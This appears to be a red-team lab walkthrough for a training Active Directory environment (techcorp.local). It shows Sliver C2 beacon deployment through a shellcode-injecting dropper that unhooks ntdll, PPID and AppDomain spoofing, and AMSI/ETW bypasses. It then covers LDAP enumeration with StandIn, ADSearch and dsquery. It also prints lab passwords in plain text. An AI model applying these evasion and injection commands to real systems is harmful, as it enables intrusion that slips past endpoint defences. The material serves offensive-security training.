WARNING: If you encounter any alerts during implant generation or execution, please turn off Defender (Real-Time Protection) on your student VM.

Assuming we have access to the foothold VM - studentX (192.168.100.X) via assumed breach, we will leverage Sliver on the same machine to gain a foothold beacon.

We can use a PE Loader to perform Process Injection into a target process by downloading/invoking remotely hosted shellcode. We will be using a dropper that leverages NtAPIs to avoid detections called NtDropper (currently closed source) to perform this using the already generated studentX_https.bin shellcode hosted using the python3/HFS webserver.

Execution Flow: NtDropper Dropper --> Invoke shellcode --> ProcessInjection


Begin by using the NtDropper dropper to invoke the shellcode hosted locally as follows.

```
PS C:\AD\Tools\Sliver> C:\AD\Tools\Sliver\NtDropper.exe
Usage: <IP or H0stname> <sh3llcod3>

PS C:\AD\Tools\Sliver> C:\AD\Tools\Sliver\NtDropper.exe 192.168.100.X student
X_https.bin
[+] Stealth mode: Unhooking one function
[+] Creating new process in debug mode
[+] Found LdrLoadDllAddress address: 0x00007FFCBAD74840
[+] Setting HWBP on remote process
[+] Breakpoint Hit!
[+] Copying clean ntdll from remote process
[+] Found ntdll base address: 0x00007FFCBAD40000
[STEALTH] Function Name : NtAllocateVirtualMemory
[STEALTH] Address of Function: 0x0000019C7B2404C0
[+] Unhooked
```

Back on our python3 / HFS webserver we see a web request invoking studentX_https.bin.

```
wsluser@studentX:/mnt/c/AD/Tools/Sliver/Implants$ sudo python3 -m http.server
80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.100.X - - [01/March/2024 05:10:02] "GET /studentX_https.bin HTTP/1.1"
200 -
```



In our Sliver terminal we see a new beacon spawned as follows with no new detections.

List all beacons using the **beacons** command. To interact/use a beacon, select the appropriate beacon by using the **use** command with its corresponding beacon ID.

Note: beacons regularly check-in after a suitable sleep interval unlike Sliver interactive sessions which interact in Realtime.

```
[server] sliver > beacons
26d47d43    studentX_https    http(s)    studentX    US\studentuserX    windows/
amd64      53s                7s

[server] sliver > use 26d47d43
[*] Active beacon studentX_https (26d47d43-2d13-4266-aa58-307ba2cc401b)
```

We can start a **Session Implant** using the **interactive** command to interact with the host in Realtime. Interact with a session using the **-i** argument.

*Note: This is different from the **shell** command which spawns a shell and isn't OPSEC safe*

```
[server] sliver (studentX_https) > interactive
[*] Using beacon's active C2 endpoint: https://192.168.100.X
[*] Tasked beacon studentX_https (56cb1350)
[*] Session 13595eb8 studentX_https - 192.168.100.X:61263 (studentX) - window
s/amd64 - Tue, 02 March 2024 04:28:12 PST

[server] sliver (studentX_https) > sessions -i 13595eb8
[*] Active session studentX_https (13595eb8)
```

We can use the **armory install** command to install external tools/modules, an example is shown below.

NOTE: This command is just for demonstration purposes as internet isn't enabled in the lab.

```
[server] sliver (studentX_https) > armory install sharpup  
[*] Installing alias 'SharpUp' (v0.0.1) ... done!
```


Analysis using Process Hacker

Analyzing the execution on studentX using Process Hacker (found at C:\AD\Sliver Tools\processhacker-2.39\x64) we see that the Sliver beacon shellcode is injected into the taskhostw.exe process (associated with Schedule Task execution) with a PID: 2540.

```
[server] sliver (studentX_https) > info  
  
Session ID: 13595eb8-f3b3-4fd2-b715-36d112626ccc  
Name: studentX_https  
Hostname: studentX  
UUID: c9fa47e4-62e8-4e1f-b388-704a6732acfc  
Username: US\studentuserX  
UID: S-1-5-21-210670787-2521448726-163245708-16118  
GID: S-1-5-21-210670787-2521448726-163245708-513  
PID: 2540  
OS: windows  
Version: Server 2016 build 17763 x86_64  
Locale: en-US  
Arch: amd64  
[snip]
```

	hfs.exe	5396	0.26	8.28 MB	US\studentuser128		
	cmd.exe	5508		2.61 MB	US\studentuser128	Windows Command Processor	
	conhost.exe	4684		7.31 MB	US\studentuser128	Console Window Host	
	taskhostw.exe	2540	0.01	86 B/s	61.16 MB	US\studentuser128	Host Process for Windows Tas...

Examine the beacon taskhostw.exe process and the modules tab to find amsi.dll is loaded in the current process.



Learning Objective 1

Enumerate following for the us.techcorp.local domain:

- Users
- Computers
- Domain Administrators
- Enterprise Administrators
- Kerberos Policy

Enumerating Users

Using StandIn

WARNING: If you encounter any alerts during implant generation or execution, please turn off Defender (Real-Time Protection) on your student VM.

We begin the enumeration phase using the studentX foothold session.

We enumerate users using StandIn along with the **execute-assembly** command to execute StandIn in memory along with PPID spoofing.

- **execute-assembly** supports injection into a remote hosting process and injection into the current sliver process (Self-injection). Apart from this it supports an in-built **Amsi Bypass (-M)** and **ETW Bypass (-E)** when performing Self-injection **(-i)**.
- To begin using **execute-assembly** along with our tools we need to find a suitable parent process to fork and run a child process under. We will use the previously used beacons parent process (taskhostw.exe, PID: 2540) to spawn a child process (taskhostw.exe) and inject our .NET tooling for successful PPID spoofing.

If we would want to spawn under another parent process, we can enumerate processes using the **ps** command as follows.

NOTE: svchost is an example of a heavily abused process for injection and is scrutinized by most AV / EDR vendors.

```
[server] sliver (studentX_https) > ps -e taskhostw
```

Pid	Ppid	Owner	Arch	Executable	Session
2540	692	US\studentuserX	x86_64	taskhostw.exe	2
872	692			taskhostw.exe	-1
4640	692			taskhostw.exe	-1

ps:

-e, --exe string filter based on executable name

From above it is noted that the highlighted process runs using our studentuserX privileges and would allow us to perform successful injection if required.

- We use custom AppDomain names along with process arguments like default windows process execution to avoid any detections centered around CLR injection. We impersonate a benign taskhostw process by leveraging Process Arguments (-A '/RuntimeWide') and a Custom AppDomain name (-d 'TaskSchedulerRegularMaintenanceDomain').

Make sure to use appropriate PPID and AppDomain spoofing for all .NET execution to avoid being flagged by Defender!

To begin enumerating all users we can use LDAP queries to query all objects and their properties ([refer here](#) to understand LDAP queries) using the --ldap option followed by the query:

(&(objectCategory=person)(objectClass=user)). This LDAP query filters for objects with a matching Object Category property as person and Object Class property as user which in short queries all USER OBJECT types and their respective properties.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -P 2540 -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/StandIn.exe' '--ldap "(&(objectCategory=person)(objectClass=user))"'
```

```
[*] Output:
```

```
[?] Using DC : us-dc.us.techcorp.local
```

```
[+] LDAP search result count : 74
```

```
    |_ Result limit          : 50
```

```
[?] Iterating result properties
```

```
[?] Object      : CN=Administrator
```

```
    Path       : LDAP://CN=Administrator,CN=Users,DC=us,DC=techcorp,DC=local
```

```
[+] logoncount
```

```
    |_ 255
```

```
[+] codepage
```

```
    |_ 0
```

```
[+] objectcategory
```

```
    |_ CN=Person,CN=Schema,CN=Configuration,DC=techcorp,DC=local
```

```
[+] description
```

```
    |_ Built-in account for administering the computer/domain
```

```
[+] usnchanged
```

```
    |_ 2643003
```

```
[+] instancetype
```

```
    |_ 4
```

```
[+] name
```

```
    |_ Administrator
```

```
[snip]
```

```

execute-assembly:
    -t, --timeout      command  timeout in seconds (default: 60)
    -p, --process      string    hosting process to inject into
    -P, --ppid         uint     parent process id (optional) (default: 0)
    -d, --app-domain   string    AppDomain name to create for .NET assembly.
    -A, --process-arguments string arguments to pass to the hosting process

StandIn:
    --ldap             LDAP filter, can return result collection
    --filter           Filter results, varies based on module
    --limit            Limit results, varies based on module, defaults:50

```

We can optionally return specific properties of the queried object like the samccountname property using the **--filter** argument and limit the results displayed using the **--limit** argument.

We can perform an AMSI and ETW bypass with **execute-assembly** using the **-M** and **-E** flags. Showcasing the same command execution with the mentioned bypasses is as follows.

*Note: AMSI / ETW bypasses using **execute-assembly** in Sliver can only be performed in the current process (Self-Injection) and not in a remote process. Use the **-i** flag to perform execution within the current Sliver beacon process. To perform an AMSI/ETW bypass in a remote process use the **inject-amsi-bypass** and **inject-etw-bypass** commands.*

```
[server] sliver (studentX_https) > execute-assembly -i -M -E -t 80 '/mnt/c/AD/Tools/Sliver/StandIn.exe' '--ldap samaccountname=* --filter displayname'
```

[*] Output:

[?] Using DC : us-dc.us.techcorp.local

[+] LDAP search result count : 152

 |_ Result limit : 50

[?] Iterating result properties

 |_ Applying property filter => displayname

[?] Object : CN=Exchange Install Domain Servers

 Path : LDAP://CN=Exchange Install Domain Servers,CN=Microsoft Exchange System Objects,DC=us,DC=techcorp,DC=local

[+] displayname

 |_ Exchange Install Domain Servers

[?] Object : CN=Access Control Assistance Operators

 Path : LDAP://CN=Access Control Assistance Operators,CN=Builtin,DC=us,DC=techcorp,DC=local

[?] Object : CN=Account Operators

 Path : LDAP://CN=Account Operators,CN=Builtin,DC=us,DC=techcorp,DC=local

```
[?] Object : CN=ad connect
Path : LDAP://CN=ad connect,CN=Users,DC=us,DC=techcorp,DC=local
[+] displayname
    |_ ad connect

[?] Object : CN=Administrator
Path : LDAP://CN=Administrator,CN=Users,DC=us,DC=techcorp,DC=local
[snip]

execute-assembly:
    -i, --in-process          Run in the current sliver process
    -M, --amsi-bypass        Bypass AMSI on Windows
    -E, --etw-bypass         Bypass ETW on Windows
```

Execution using **inline-execute-assembly** which avoids the Fork and Run execution technique is as follows.

```
[server] sliver (studentX_https) > inline-execute-assembly -t 50 '/mnt/c/AD/Tools/Sliver/StandIn.exe' '--ldap samaccountname=* --filter displayname'

[*] Successfully executed inline-execute-assembly (coff-loader)
[*] Got output:
[+] Success - Wrote 164405 bytes to memory
[+] Using arguments: --ldap samaccountname=* --filter displayname

[?] Using DC : US-DC.us.techcorp.local
[+] LDAP search result count : 160
    |_ Result limit : 50

[?] Iterating result properties
    |_ Applying property filter => displayname

[?] Object : CN=Exchange Install Domain Servers
Path : LDAP://CN=Exchange Install Domain Servers,CN=Microsoft Exchange System Objects,DC=us,DC=techcorp,DC=local
[+] displayname
    |_ Exchange Install Domain Servers

[snip]
```

It is advised to use **execute-assembly** for fork and run execution for larger .NET binaries to avoid crashing our own Sliver implant / beacon process via Self-Injection methods. Hence for most of the tool execution during the lab we focus on using **execute-assembly** with valid PPID spoofing.

To query LDAP over a single/specific object using StandIn we can use the **--object** argument. In this example we query a single object which is the deu\administrator object using its known samaccountname property to retrieve only its description and the lastlogon properties using the **--filter** argument.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -P 2540 -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/StandIn.exe' '--object samaccountname=administrator --filter lastlogon,description'
```

[*] Output:

```
[?] Using DC : us-dc.us.techcorp.local
[?] Object   : CN=Administrator
    Path     : LDAP://CN=Administrator,CN=Users,DC=us,DC=techcorp,DC=local

[?] Iterating object properties
    |_ Applying property filter => lastlogon,description

[+] description
    |_ Built-in account for administering the computer/domain
[+] lastlogon
    |_ 3/8/2024 1:23:32 PM UTC
```

This also works the same with **--ldap** argument only difference being that the **--ldap** argument can be used to perform LDAP queries over multiple objects at a time while the **--object** argument allows to perform LDAP queries only over a single object.

Also not using **-P 2540** would by default resort to execution being performed under our current beacon process PID.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/StandIn.exe' '--ldap samaccountname=administrator --filter lastlogon,description'
```

[*] Output:

```
[?] Using DC : us-dc.us.techcorp.local
[+] LDAP search result count : 1
    |_ Result limit          : 50

[?] Iterating result properties
    |_ Applying property filter => lastlogon,description

[?] Object   : CN=Administrator
    Path     : LDAP://CN=Administrator,CN=Users,DC=us,DC=techcorp,DC=local
[+] description
    |_ Built-in account for administering the computer/domain
[+] lastlogon
    |_ 3/8/2024 1:23:32 PM UTC
```

Analysis using Process Hacker

Analysing the execution using Process Hacker on studentX we see that all **execute-assembly** tasks are injected via Fork and Run into taskhostw spawned under the primary taskhostw beacon process with a **PID: 2540**. We target the taskhostw process in most cases for covert injection.

taskhostw.exe	2540	0.44	120.99 kB...	57.86 MB	US\studentuser128	Host Process for Windows Tas...
taskhostw.exe	2940	12.07	3.63 MB/s	26.84 MB	US\studentuser128	Host Process for Windows Tas...

hide01.ir

Using ADSearch

We can enumerate users using the **--users** argument in ADSearch.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80  
'/mnt/c/AD/Tools/Sliver/ADSearch.exe' '--users'
```

[*] Output:

Twitter: @tomcarver_
GitHub: @tomcarver16

```
[*] No domain supplied. This PC's domain will be used instead
```

```
[*] LDAP://DC=us,DC=techcorp,DC=local
```

[*] ALL USERS:

[*] TOTAL NUMBER OF USERS: 74

```
[+] cn : Administrator
```

[+] cn : Guest

[+] cn : krbtgt

[+] cn : TECHCORP\$

```
[+] cn : Employee Test
```

[+] cn : ad connect

```
[+] cn : mgmtadmin
```

```
[+] cn : helpdeskadmin
```

```
[+] cn : dbservice
```

```
[.....snip.....]
```

ADSearch:

```
--users      Enumerate and return all users from AD.
```

It is also possible to do this with a LDAP query using the **--search** argument and the **(&(objectCategory=person)(objectClass=user))** query as shown above using StandIn (By default selects the cn attribute).

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/ADSearch.exe' '--search "(&(objectCategory=person) (objectClass=user))"
```

[*] Output:

```
[*] No domain supplied. This PC's domain will be used instead
```

```
[*] LDAP://DC=us,DC=techcorp,DC=local
[*] CUSTOM SEARCH:
[*] TOTAL NUMBER OF SEARCH RESULTS: 74
    [+] cn : Administrator
    [+] cn : Guest
    [+] cn : krbtgt
    [+] cn : TECHCORP$
    [+] cn : Employee Test
    [+] cn : ad connect
    [+] cn : mgmtadmin
    [+] cn : helpdeskadmin
    [+] cn : dbservice
```

[snip]

ADSearch:

```
--search      Perform a custom search on the AD server.
--attributes   Attributes to be returned from the results in csv.
```

We can query the eu\administrator object using a known property like the samaccountname and the LDAP filter: **(samaccountname=administrator)**. We can optionally return specific properties of the object using the **--attributes** argument. In this case we filter to retrieve only the cn, description and the logoncount properties.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/ADSearch.exe' '--search "(samaccountname=administrator)" --attributes cn,logoncount,description'
```

[*] Output:

```
[*] No domain supplied. This PC's domain will be used instead
[*] LDAP://DC=us,DC=techcorp,DC=local
[*] CUSTOM SEARCH:
[*] TOTAL NUMBER OF SEARCH RESULTS: 1
    [+] cn      : Administrator
    [+] logoncount : 255
    [+] description : Built-in account for administering the computer/domain
```


Enumerating Computers

Using StandIn

We can enumerate computer objects using StandIn with the LDAP query: **(objectCategory=computer)**. This LDAP query filters for objects with a matching Object Category property as computer which in short looks for all COMPUTER OBJECT types. We also use a filter to return only the SamAccountName property using the **--filter** argument.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/StandIn.exe' '--ldap "(objectCategory=computer)" --filter samaccountname'
```

[?] Using DC : US-DC.us.techcorp.local
[+] LDAP search result count : 29
|_ Result limit : 50

[?] Iterating result properties
|_ Applying property filter => samaccountname

[?] Object : CN=US-DC
Path : LDAP://CN=US-DC,OU=Domain Controllers,DC=us,DC=techcorp,DC=local
[+] samaccountname
|_ US-DC\$

[?] Object : CN=US-EXCHANGE
Path : LDAP://CN=US-EXCHANGE,CN=Computers,DC=us,DC=techcorp,DC=local
[+] samaccountname
|_ US-EXCHANGE\$

[?] Object : CN=US-MGMT
Path : LDAP://CN=US-MGMT,OU=Mgmt,DC=us,DC=techcorp,DC=local
[+] samaccountname
|_ US-MGMT\$

[?] Object : CN=US-HELPDESK
Path : LDAP://CN=US-HELPDESK,CN=Computers,DC=us,DC=techcorp,DC=local
[+] samaccountname
|_ US-HELPDESK\$

[snip]

Using ADSearch

We enumerate computer objects using the in-built **--computers** argument using ADSearch. It is possible to use raw LDAP queries to perform the same.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/ADSearch.exe' '--computers'
```

[*] Output:

[*] No domain supplied. This PC's domain will be used instead

[*] LDAP://DC=us,DC=techcorp,DC=local

[*] ALL COMPUTERS:

[*] TOTAL NUMBER OF COMPUTERS: 29

[+] cn : US-DC

[+] cn : US-EXCHANGE

[+] cn : US-MGMT

[+] cn : US-HELPDESK

[+] cn : US-MSSQL

[+] cn : US-MAILMGMT

[+] cn : US-WEB

[+] cn : US-ADCONNECT

[+] cn : STUDENTX

[snip]

Enumerating Domain Administrators

Using StandIn

Enumerate members of the domain admins group using StandIn by querying the domain admins object using a known property like its samaccountname/distinguishedname such as:

(samaccountname=domain admins) and use a filter to return the member property of the object using the **--filter** argument to list all members of the group.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/StandIn.exe' '--object "(samaccountname=domain admins)" --filter member'
```

[*] Output:

```
[?] Using DC : US-DC.us.techcorp.local
[?] Object   : CN=Domain Admins
Path        : LDAP://CN=Domain Admins,CN=Users,DC=us,DC=techcorp,DC=local
```

```
[?] Iterating object properties
|_ Applying property filter => member
```

```
[+] member
|_ CN=decda,CN=Users,DC=us,DC=techcorp,DC=local
|_ CN=Administrator,CN=Users,DC=us,DC=techcorp,DC=local
```

An alternative would be to query a group for its members using the **--group** argument as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/StandIn.exe' '--group "domain admins"'
```

[*] Output:

[snip]

[+] Members

```
[?] Path          : LDAP://CN=Administrator,CN=Users,DC=us,DC=techcorp,DC=local
samAccountName    : Administrator
Type              : SAM_USER_OBJECT
SID               : S-1-5-21-210670787-2521448726-163245708-500

[?] Path          : LDAP://CN=decda,CN=Users,DC=us,DC=techcorp,DC=local
samAccountName    : decda
Type              : SAM_USER_OBJECT
SID               : S-1-5-21-210670787-2521448726-163245708-1289
```

Using ADSearch

We can enumerate members of the domain admins group using the **--domain-admins** argument using ADSearch.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/ADSearch.exe' '--domain-admins'
```

[*] Output:

```
[*] No domain supplied. This PC's domain will be used instead
[*] LDAP://DC=us,DC=techcorp,DC=local
[*] ALL DOMAIN ADMINS:
[*] TOTAL NUMBER OF DOMAIN ADMINS: 2
    [+] cn : Administrator
    [+] cn : decda
```

To filter specific properties of the above users, use LDAP queries using the **--search** command and use appropriate filters using the **--attributes** argument to return specific properties.

hide01.ir

Enumerating Enterprise Administrators

Enumerate members of the Enterprise admins group using StandIn by querying the group for its members using the **--group** argument. Since we can enumerate the techcorp forest domain (BiDirectional Trust), we need to specify the domain using the **--domain** argument and supply credentials using the **--user/--pass** arguments to avoid the Kerberos Double Hop issue. In this case we supply our foothold user credentials for studentX.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/StandIn.exe' '--group "enterprise admins" --domain techcorp.local --user studentuserX --pass Lm83dYjSDgaXHs5R'
```

[*] Output:

[?] Using DC : Techcorp-DC.techcorp.local

[?] Type : Group resolution
Group : Enterprise Admins

[+] Members

[?] Path : LDAP://techcorp.local/CN=Administrator,CN=Users,DC=techcorp,DC=local
samAccountName : Administrator
Type : SAM_USER_OBJECT
SID : S-1-5-21-2781415573-3701854478-2406986946-500

StandIn:

--domain Domain name
--user User name
--pass Password
--group Target group

Using ADSearch

Enumerate members of the Enterprise Admins group using ADSearch by using the LDAP filter: **(&(objectCategory=group)(cn=enterprise admins))**. This LDAP query filters for objects with a matching Object Category property as group and a specific cn property as enterprise admins. We filter for the cn, member properties of the object using the **--attributes** filter option.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/ADSearch.exe' '--search "(&(objectCategory=group)(cn=enterprise admins))" --attributes cn,member --domain techcorp.local'
```

[*] Output:

[*] LDAP://DC=techcorp,DC=local

[*] CUSTOM SEARCH:

[*] TOTAL NUMBER OF SEARCH RESULTS: 1

[+] cn : Enterprise Admins

[+] member : CN=Administrator,CN=Users,DC=techcorp,DC=local

ADSearch:

--domain The domain controller we are connecting to in the FQDN format

--username Attempts to authenticate to AD with the given username.

--password Attempts to authenticate to AD with the given password.

Learning Objective 2

Enumerate following for the us.techcorp.local domain:

- Restricted Groups from GPO.
- Membership of the restricted groups.
- List all the OUs.
- List all the computers in the Students OU.
- List the GPOs.
- Enumerate GPO applied on the Students OU.

Enumerate Restricted Groups and members from GPO

Using ADCollector

We can use ADCollector to enumerate Restricted Groups and its members as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/ADCollector.exe'
```

```
[*] Output:
```

```
[snip]
```

```
[-] Restricted Group:
```

```
* MGMT {B78BFC6B-76DB-4AA4-9CF6-26260697A8F9}
- Group Membership
  US\machineadmins (Memberof) :          BUILTIN\Administrators
  US\machineadmins (Members) :
```

The group seems to have no members.

List all the OUs

Using StandIn

We can enumerate all OU's with StandIn using the LDAP query: **(objectCategory=organizationalUnit)**. This LDAP query filters for objects with a matching Object Category property as organizationalUnit. We can filter the results using the **--filter** argument to only return the name property as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/StandIn.exe' '--ldap "(objectCategory=organizationalUnit)" --filter name'
```

[*] Output:

[?] Using DC : US-DC.us.techcorp.local

[+] LDAP search result count : 5

 |_ Result limit : 50

[?] Iterating result properties

 |_ Applying property filter => name

[?] Object : OU=Domain Controllers

 Path : LDAP://OU=Domain Controllers,DC=us,DC=techcorp,DC=local

[+] name

 |_ Domain Controllers

[?] Object : OU=Mgmt

 Path : LDAP://OU=Mgmt,DC=us,DC=techcorp,DC=local

[+] name

 |_ Mgmt

[?] Object : OU=MailMgmt

 Path : LDAP://OU=MailMgmt,DC=us,DC=techcorp,DC=local

[+] name

 |_ MailMgmt

[?] Object : OU=PAW

 Path : LDAP://OU=PAW,DC=us,DC=techcorp,DC=local

[+] name

 |_ PAW

[?] Object : OU=Students

 Path : LDAP://OU=Students,DC=us,DC=techcorp,DC=local

[+] name

 |_ Students

Using ADSearch

We can enumerate all OU's with ADSearch using the same LDAP query:

(objectCategory=organizationalUnit). We can filter the results by only returning the name property using the **--attributes** argument.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/ADSearch.exe' '--search "(objectCategory=organizationalUnit)" --attributes name'
```

```
[*] Output:
```

```
[*] No domain supplied. This PC's domain will be used instead
```

```
[*] LDAP://DC=us,DC=techcorp,DC=local
```

```
[*] CUSTOM SEARCH:
```

```
[*] TOTAL NUMBER OF SEARCH RESULTS: 5
```

```
    [+] name : Domain Controllers
```

```
    [+] name : Mgmt
```

```
    [+] name : MailMgmt
```

```
    [+] name : PAW
```

```
    [+] name : Students
```

Enumerate DistinguishedName for Students OU

Using StandIn

Using StandIn get the distinguished name of the StudentMachines OU using the LDAP query: **(OU=Students)** or **(&(objectCategory=organizationalUnit)(|(name=Students)))**. Use the **--filter** argument to return only the distinguishedname property of the queried object.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/StandIn.exe' '--ldap "(OU=Students)" --filter distinguishedname'
```

```
[*] Output:
```

```
[?] Using DC : us-dc.us.techcorp.local
```

```
[+] LDAP search result count : 1
```

```
|_ Result limit : 50
```

```
[?] Iterating result properties
```

```
|_ Applying property filter => distinguishedname
```

```
[?] Object : OU=Students
```

```
Path : LDAP://OU=Students,DC=us,DC=techcorp,DC=local
```

```
[+] distinguishedname
```

```
|_ OU=Students,DC=us,DC=techcorp,DC=local
```

The distinguished name would help use list all computers in the Students OU as shown in the next task.

Using ADSearch

Using ADSearch get the distinguished name of the Students OU using the LDAP query: **(OU=Students)**. Use the **--attributes** argument to retrieve only the distinguishedname property.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/ADSearch.exe' '--search "(OU=Students)" --attributes distinguishedname'
```

```
[*] Output:
```

```
[*] No domain supplied. This PC's domain will be used instead
```

```
[*] LDAP://DC=us,DC=techcorp,DC=local
```

```
[*] CUSTOM SEARCH:
```

```
[*] TOTAL NUMBER OF SEARCH RESULTS: 1
```

```
[+] distinguishedname : OU=Students,DC=us,DC=techcorp,DC=local
```

hide01.ir

List all the computers in the StudentMachines OU

Using DSQuery

Since ADSearch and StandIn don't allow querying custom Search Bases over a distinguishedname we can use the C# version of dsquery to do so.

Find the source for dsquery.cs from [here](#). Dsquery can also be used to perform all standard enumeration that StandIn and ADSearch perform using LDAP queries.

Use dsquery to perform a custom search over the Students OU by supplying it's distinguishedname as a Search Base / Start Node and use the **-filter** argument to perform a LDAP query to query all computers in the Students OU.

*Note: here **-filter** performs a LDAP query.*

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80  
'/mnt/c/AD/Tools/Sliver/dsquery.exe' '*' " OU=Students,DC=us,DC=techcorp,DC=local" -filter "(objectCategory=computer)"
```

[*] Output:

Records Found: 20

```
accountexpires: 9223372036854775807  
adspath: LDAP://CN=STUDENTX,OU=Students,DC=us,DC=techcorp,DC=local  
badpasswordtime: 0  
badpwdcount: 0  
cn: STUDENTX  
codepage: 0  
countrycode: 0  
